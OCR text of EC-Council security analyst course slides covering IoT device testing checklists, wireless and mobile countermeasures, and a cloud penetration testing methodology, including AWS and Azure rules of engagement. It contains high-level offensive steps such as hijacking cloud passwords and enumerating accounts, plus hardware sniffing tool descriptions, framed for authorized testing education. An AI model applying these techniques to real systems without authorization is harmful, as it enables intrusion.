
Testing an IoT Device for Insecure Mobile Interface

ECSA

Test for mobile interface security. Check whether:

- You can change the default login credentials at the time of initial product setup
- A specific user account is locked after a predefined number of failed login attempts
- You can find valid accounts using password recovery mechanisms or new user pages
- Credentials are exposed while connected to wireless networks
- Options for two-factor authentication are available





Source: *http://upx.sourceforge.net*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Testing an IoT Device for Insufficient Security Configurability

ECSA

- **Test for insufficient security configurability:**

  Check whether the administrative interface of the device has:

  - Options to strengthen security (e.g. creating strong passwords)
  - Ability to separate admin users from normal users
  - Options to encrypt data
  - Options to enable secure logging of various security events
  - Options to enable alerts and notifications to the end user for security events


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Testing an IoT Device for Insecure Software/Firmware

ECSA

Test for insecure software/firmware updates:

- Check whether the update file exposes sensitive data in clear text on using a hex edit tool
- Check whether the production file is properly encrypted using renowned algorithms and is signed
- Check whether the cloud update server has up-to-date and properly configured transport encryption methods and that the server itself is not at risk
- Check the device for proper validation of signed update files
- You can use tools such as Heimdal, Secunia Personal Software Inspector, Patch My PC, etc.



Source: *https://heimdalsecurity.com*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Testing an IoT Device for Poor Physical Security

ECSA

Test for poor physical security:


1. Check whether you can disassemble the device and gain access to the data storage mediums or remove them
2. Check whether you can access the data on device via external ports such as USB
3. Check whether all the available physical external ports are required for proper device function
4. Check whether you can deactivate external ports from the administrative interface of the device
5. Check whether you can limit administrative capabilities to local access only from the administrative interface of the device

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

IoT Penetration Testing Tool: HardSploit

ECSA

- HardSploit allows pen testers to audit IoT and industrial device, SCADA systems, and basic electronic products used in everyday life
- Hardsploit modules will let hardware pen testers intercept, replay, and/or send data via each type of electronic bus used by the hardware target
- The tool has sniffing and scanning capabilities, it will be able to perform a memory dump, proxy data, etc.



Source: *http://hardsploit.io*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Document the Result

ECSA

✓ Note down the weaknesses found in the configuration of organization's wireless infrastructure.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

WLAN Security Countermeasures and Recommendations

ECSA

WLAN Security Countermeasures and Recommendations
Change the default SSI
Set the router access password and enable firewall protection
Use SSID cloaking to keep certain default wireless messages from broadcasting the ID to everyone
Do not use the SSID, company name, network name, or any easy to guess string in passphrases
Place a firewall or packet filter in between the AP and the corporate Intranet
Limit the strength of the wireless network so that it cannot be detected outside the organization
Regularly check the wireless devices for configuration or setup problems
Implement a different technique for encrypting traffic, such as IPSEC over wireless
Disable the remote router login and administration

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

WLAN Security Countermeasures and Recommendations (Cont'd)

ECSA

Regularly change the passphrases
Choose Wi-Fi Protected Access (WPA) instead of WEP
Implement WPA2 Enterprise wherever possible
Disable the network when not required
Place wireless access points in a secured location
Keep the drivers updated on all wireless equipment
Use a centralized server for authentication
Detect unauthorized/Rogue/open access points and disable it
Use more secured wireless encryption standards
Use strong encryption passphrase

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Mobile Device Security Countermeasures and Recommendations

ECSA

Mobile Device Security Countermeasures and Recommendations
Use strong implementation of BYOD policy
Enable rooting or jailbreaking preventive controls
Use strong security implementation
Choose a mobile phone based on its security features
Enable Password/PIN/Lock pattern feature on mobile device
Set the limit of password attempts to a fairly low number
Enable a remote wipe feature
Maintain physical control of the device
Know your IMEI number
Use SIM lock or Pin feature
Turn on the Phone Finder service or download an app
Delete all information stored on the device before discarding it

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Mobile Device Security Countermeasures and Recommendations (Cont'd)

ECSA

Regularly update and patch your mobile phone's OS
Do not root or jailbreak your device
Enable remote tracking (via GPS) feature on your device
Enable built-in security features of the device's mobile operating system
Download and install reputable mobile security apps
Do not post your mobile number on public websites
Avoid installation of unsigned third-party applications
Ensure the app does not save passwords
Avoid using query string while handling sensitive data
Use code obfuscation and encryption to secure application source code
Implement Two-Factor Authentication
Use SSL/TLS to send data over secure channel
Avoid Caching App Data

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Mobile Device Security Countermeasures and Recommendations (Cont'd)

ECSA

Perform validation checks on input data
Implement secure session management
Protect Application Settings
Encrypt the data stored on the device
Do not store extremely sensitive information on mobile device storage
Enable Over-the-air encryption, using SSL, TLS, VPN, WPA2, etc.
Do not store passwords or PINs as contacts on your phone
Back up your mobile data periodically
Use private data center to store data and device authentication
Disable interfaces, such as Bluetooth, Infrared, and Wi-Fi, when not in use
Set Bluetooth-enabled devices to non-discoverable mode
Avoid joining unknown Wi-Fi networks and using public Wi-Fi hotspots
Connect your device to encrypted Wi-Fi networks only
Configure web accounts to use secure connections

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

ECSA™

EC-Council Certified Security Analyst

Module 11

Cloud Penetration Testing Methodology




MODULE OBJECTIVE

Learn how to implement a comprehensive penetration testing methodology for assessing security of organization's cloud infrastructure.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Distribution of Public Cloud Services: AWS, Azure, Google Clouds are on TOP among others

ECSA
EC-Council Certified Security Analyst



Source: *https://labs.mwrinfosecurity.com*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

ECSA
EC-Council Certified Security Analyst

Cloud Penetration Testing Should be Done in Both Cloud and On-premises Infrastructures.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

ECSA
EC-Council Certified Security Analyst

Cloud Penetration Testing Should be Conducted at Both the Application and Infrastructure Levels.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Cloud Computing Security and Concerns

ECSA

- Security of the cloud is designed and implemented with the help of certain security controls and compliance
- There is not much difference in security controls and compliance used in cloud and those used in a typical IT environment
- However, cloud service faces certain other risks, in addition to traditional IT security risks
- Data security is the major concern regarding the cloud, as the organization's critical data can be dispersed geographically without the organization having control of it
- Risks arise according to models employed, operation models, and the technology used to enable the cloud service

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Security Risks Involved in Cloud Computing

ECSA

- Risk profile is not known
- Account or service hijacking
- Data loss or leakage
- Vulnerabilities in shared technology
- Malignant insiders
- Insecure application programming interfaces
- Improper use of cloud computing

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Role of Penetration Testing in Cloud Computing

ECSA

01 The cloud service provider (CSP) should ensure cloud security to cloud service consumers and clients

02 The cloud service provider should perform periodic pen tests on the cloud environment to ensure its security

03 The pen tester should test the target cloud service against the implementation of all security controls, as well as for compliance, for a complete security assessment

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Do Remember: Cloud Penetration Testing

ECSA

- Cloud Penetration Testing is not totally different from the other types of penetration testing
- It is performed in a similar way as traditional penetration testing is carried out
- It follows the same tradition penetration testing steps: reconnaissance, vulnerability assessment, vulnerability exploitation and post-exploitation
- The expectation from cloud penetration testing is the same as in traditional penetration testing such as reduced attack surface area, defense in depth, etc.
- Some attack vectors also remain the same for cloud environment such as application-level vulnerabilities, operating system vulnerabilities, database vulnerabilities, etc.
- In addition, the cloud can be under risk of certain cloud specific attack vectors

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Scope of Cloud Pen Testing

ECSA

01 **Web application/Web service Penetration Testing:** Includes testing application and web service security in your cloud

02 **Network Penetration Testing:** Includes the pen testing network, databases, firewalls, and other systems in your cloud network


03 **Cloud Penetration testing:** Includes the conduction of various security assessment steps against risks specific to a cloud that could expose it to serious threats

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Cloud Penetration Limitations

ECSA

- Cloud Penetration testing is not allowed in SaaS cloud due to the impact of the infrastructure and the difference in the level of responsibilities
- It is allowed in PaaS and IaaS with the coordination of CSP



Source: *http://resources.infosecinstitute.com*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Cloud Specific Penetration Testing

ECSA
EC-Council Certified Security Analyst

Step 1	Identify the Type of Cloud to be Tested
Step 2	Identify what to be Tested in Cloud Environment
Step 3	Identify the Tools for Penetration Test
Step 4	Identify what is Allowed to be Tested in Cloud Environment
Step 5	Identify which Tests are Prohibited
Step 6	Identify Date and Time for Penetration Test
Step 7	Check for Lock-in Problems
Step 8	Check for Governance Issues
Step 9	Check for Compliance Issues
Step 10	Check for Right Implementation of Security Management
Step 11	Check the Cloud for Resource Isolation
Step 12	Check whether Anti-Malware Applications are Installed and Updated on Every Device

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Cloud Specific Penetration Testing (Cont'd)

ECSA
EC-Council Certified Security Analyst

Step 13	Check whether Firewalls are Installed at Every Network Entry Point
Step 14	Check that Strong Authentication is Deployed for Every Remote User
Step 15	Check the SSL certificates for Cloud Services in the URL
Step 16	Check whether Files Stored on Cloud Servers are Encrypted
Step 17	Check the Data Retention Policy of Service Providers
Step 18	Check that all Users Follow Safe Internet Practices
Step 19	Perform a Detailed Vulnerability Assessment
Step 20	Try to Gain Passwords to Hijack Cloud Service
Step 21	Test for Virtualization Management (VM) Security
Step 22	Check Audit and Evidence-Gathering Features in the Cloud Service
Step 23	Perform Automated Cloud Security Testing

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Cloud Reconnaissance


ECSA

- In traditional network penetration testing, you will start your penetration test with reconnaissance phase activities like mapping network range, port scanning, ping sweeping, etc.
- However, in cloud penetration testing, you need to start your penetration test by looking at your client's cloud configuration
- **You need to look for:**
  - List of publicly accessible resources
  - Security groups
  - Routing tables, network ACL
  - Subnets
  - Permissions
  - Identity and Access Management (IAM) policies

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Identify the Type of Cloud to be Tested

ECSA



type: 类型

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Identify what to be Tested in Cloud Environment

ECSA


- First, identify the systems/instances and applications that the client wants to get tested
- You will find it in your scoping and engagement letter

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Identify the Tools for Penetration Test

ECSA

Identify the tools that will automate the testing and will meet your requirements



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Identify what is Allowed to be Tested in Cloud Environment

ECSA
EC-Council Certified Security Analyst

- The cloud service provider(CSP) will allow you to conduct penetration test on their specific instances or resources
- Identify and note down such instances or resources
- **For example,** Amazon cloud allows you to conduct penetration test only on the following set of instances or resources

- **Our policy only permits testing of the following resources:**
  - EC2
  - RDS
  - Aurora
  - CloudFront
  - API Gateway
  - Lambda
  - Lightsail
  - DNS Zone Walking
- **At this time, our policy does not permit testing small or micro RDS instance types. Testing of m1.small, t1.micro or t2.nano EC2 instance types is not permitted.** This is to prevent potential adverse performance impacts on resources that may be shared with other customers.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Identify which Tests are Prohibited

ECSA
EC-Council Certified Security Analyst

- Cloud service provider(CSP) may prohibit certain tests to be carried out on their platform
- Identify and note down such tests
- **For example,** Microsoft Azure will not allow you to perform DoS-related penetration test on their platform

RULES OF ENGAGEMENT TO PERFORM PENETRATION TESTING ON THE MICROSOFT CLOUD

The goal of this program is to enable customers to test their services hosted in Microsoft Cloud services without causing harm to any other Microsoft customers.

The following activities are prohibited:

- Scanning or testing assets belonging to any other Microsoft Cloud customers.
- Gaining access to any data that is not wholly your own.
- Performing any kind of denial of service testing.
- Performing network intensive fuzzing against any asset except your Azure Virtual Machine
- Performing automated testing of services that generates significant amounts of traffic
- Deliberately accessing any other customer's data
- Moving beyond "proof of concept" repro steps for infrastructure execution issues (i.e. proving that you have sysadmin access with SQLI is acceptable, running xp_cmdshell is not).
- Using our services in a way that violates the Acceptable Use Policy, as set forth in the Microsoft Online Service Terms.
- Attempting phishing or other social engineering attacks against our employees.

One type of test that you can't perform is any kind of Denial of Service (DoS) attack. This includes initiating a DoS attack itself, or performing related tests that might determine, demonstrate or simulate any type of DoS attack.

Source: *tps://docs.microsoft.com*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

ECSA

Cloud service providers do not appreciate unannounced penetration testing.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

ECSA

Obtain the legal authorization/permission from CSP.


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

AWS's Provision for Penetration Testing

ECSA
EC-Council Certified Security Analyst

- Since penetration testing can be indistinguishable from activity that is prohibited by AWS, AWS has established a policy that you must submit a request for permission to conduct penetration testing on your AWS service
- Go to Knowledge Center to know more about how will you submit a penetration testing request for AWS resources




Source: *https://aws.amazon.com*

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

AWS's Provision for Penetration Testing (Cont'd)

ECSA
EC-Council Certified Security Analyst

- If you want to run penetration test on organization AWS architecture, then the organization must obtain legal permission from AWS to do that
